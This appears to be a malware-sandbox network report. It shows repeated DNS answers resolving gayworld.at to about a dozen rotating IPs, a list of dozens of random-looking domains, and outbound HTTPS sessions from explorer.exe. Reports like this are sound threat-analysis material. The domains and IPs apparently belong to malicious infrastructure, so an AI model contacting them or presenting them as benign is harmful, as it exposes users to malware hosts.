Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.109102964 CEST	8.8.8.8	192.168.2.6	0xff6e	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:47.626216888 CEST	8.8.8.8	192.168.2.6	0xe668	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.816482067 CEST	8.8.8.8	192.168.2.6	0x58f8	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.371005058 CEST	8.8.8.8	192.168.2.6	0x9be6	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.699145079 CEST	8.8.8.8	192.168.2.6	0xe6c1	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.414454937 CEST	8.8.8.8	192.168.2.6	0x8b41	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:56.275888920 CEST	8.8.8.8	192.168.2.6	0xf81d	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.852178097 CEST	8.8.8.8	192.168.2.6	0x4e5c	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.130573988 CEST	8.8.8.8	192.168.2.6	0x6ea2	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.309343100 CEST	8.8.8.8	192.168.2.6	0x5c5b	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.494340897 CEST	8.8.8.8	192.168.2.6	0x9acc	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:03:04.132086992 CEST	8.8.8.8	192.168.2.6	0x2040	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.687047958 CEST	8.8.8.8	192.168.2.6	0x8e38	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.898446083 CEST	8.8.8.8	192.168.2.6	0x8f34	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.308587074 CEST	8.8.8.8	192.168.2.6	0xaedf	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.772114992 CEST	8.8.8.8	192.168.2.6	0x955b	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:03:10.027987957 CEST	8.8.8.8	192.168.2.6	0x6a4d	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- thepokeway.nl
- disk.yandex.ru
- rraauxc.net
  - gayworld.at
- ptgjftarb.net
- qvdsjgt.com
- splspq.net
- qrwjyqmbyi.org
- hmmfpwl.org
- rxwhykk.com
- dqtgknv.net
- lqlmi.net
- 23.106.124.18
- sqhkalbrt.org
- nlpefxaakn.com
- bpfomgt.com
- nvktii.org
- muvwlp.org
- qllqilyutr.com
- vhwdlln.net
- ensamae.com
- wlklf.net
- bpmuq.org
- djbhu.net
- mjpft.com
- prwpguv.com
- kaujvmhri.com

- okqdep.net
- dldyvqd.org
- hdntrcfh.net
- vqfmf.org
- nhcafsga.com
- gbrprrxyy.org
- xvnokthehk.net
- ewllk.org
- ahlupcvx.net
- ypxxy.com
- dogrsmpxp.com
- oeqcqgv.net
- ucwkofa.com
- pwenlpes.net
- csdciu.net
- ctfdhefsb.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49723	5.135.247.111	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49727	87.250.250.50	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
